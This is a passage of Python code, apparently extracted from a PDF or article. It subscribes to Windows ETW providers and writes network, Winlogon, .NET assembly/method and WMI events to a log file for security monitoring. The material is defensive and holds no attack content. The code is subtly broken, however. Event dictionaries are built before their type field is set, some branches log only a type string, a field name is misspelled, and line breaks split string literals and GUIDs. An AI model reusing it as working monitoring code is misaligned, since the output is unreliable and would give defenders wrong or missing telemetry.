        network_raw_data = {"EventType": NetType, "Hostname": hostname,
"ImageName": proc, "sourceIP": SourceIP, "destinationIP": DestinationIP,
"destinationPort": DestinationPort, "sourcePort": SourcePort}
        if EventID == 12:
            NetType = "Network_TCPIP_Connection_Attempt"
            str1 = json.dumps(network_raw_data)
            file.write(str1 + "\n")
        elif EventID == 15:
            NetType = "Network_TCPIP_Connection_Accepted"
            str1 = json.dumps(network_raw_data)
            file.write(str1 + "\n")
        elif EventID == 42:
            NetType = "Network_UDP_Data_Sent"
            str1 = json.dumps(network_raw_data)
            file.write(str1 + "\n")
        elif EventID == 43:
            NetType = "Network_UDP_Data_Received"
            str1 = json.dumps(network_raw_data)
            file.write(str1 + "\n")


    elif (event_data['EventHeader']['ProviderId'] == "{DBE9B383-7CF3-4331-91CC-
A3CB16A3B538}"):
        currentHostname = os.getenv('COMPUTERNAME')
        procId = event_data['EventHeader']['ProcessId']
        proc = lookup_process_path(procId)
        winlogonType = "null"
        winlogon_raw_data = {"EventType": winlogonType, "Hostname":
currentHostname, "ImageName": proc}
        if EventID == 6107:
            winlogonType = "Winlogon_Unlock_Failed"
```

```
            str1 = json.dumps(winlogon_raw_data)
            file.write(str1 + "\n")
        elif EventID == 6105:
            winlogonType = "Winlogon_Unlock_Success"
            str1 = json.dumps(winlogon_raw_data)
            file.write(str1 + "\n")
        elif EventID == 6110:
            winlogonType = "Winlogon_Logon_Success"
            str1 = json.dumps(winlogonType)
            file.write(str1 + "\n")
        elif EventID == 6109:
            winlogonType = "Winlogon_Logon_Fail"
            str1 = json.dumps(winlogonType)
            file.write(str1 + "\n")


    elif (event_data['EventHeader']['ProviderId'] == "{E13C0D23-CCBC-4E12-931B-
D9CC2EEE27E4}"):
        procId = event_data['EventHeader']['ProcessId']
        proc = lookup_process_path(procId)
        if EventID == 154:
            assemblyName = event_data['FullyQualifiedAssemblyName']
            file.write("EventType: DotNetRuntime_Assembly_Load, EventData: {},
ImageName: {}, AssemblyLoaded: {}\n".format(
                datetime.now(), proc, assemblyName))
        elif EventID == 143:
            methodName = event_data['MethodName']
            methodNamespace = event_data['MethodNamespace']
            file.write(
                "EventType: DotNetRuntime_Method_Executed, EventDate: {},
ImageName: {}, MethodDname: {}, MethodNameSpace: {}\n".format(
```

```
                datetime.now(), proc, methodName, methodNamespace))

    elif (event_data['EventHeader']['ProviderId'] == "{1418EF04-B0B4-4623-BF7E-
D74AB47BBDAA}"):
        procId = event_data['EventHeader']['ProcessId']
        proc = lookup_process_path(procId)
        if EventID == 11:
            operation = event_data['Operation']
            hostname = event_data['ClientMachineFQDN']
            wmi_raw_data = {"EventType": "Wmi_Operation_Performed",
"ImageName": proc, "Hostname": hostname, "Operation": operation}
            str1 = json.dumps(wmi_raw_data)
            file.write(str1 + "\n")
def main():
    providers = [etw.ProviderInfo('Microsoft-Windows-WMI-Activity',
etw.GUID("{1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}"))]
    with etw.ETW(providers=providers, event_callback=lambda data:
general_callback(data), event_id_filters=[11, 12, 5857]): # 5? No RelativeBad
        etw.run('etw')

if __name__ == '__main__':
    main()
```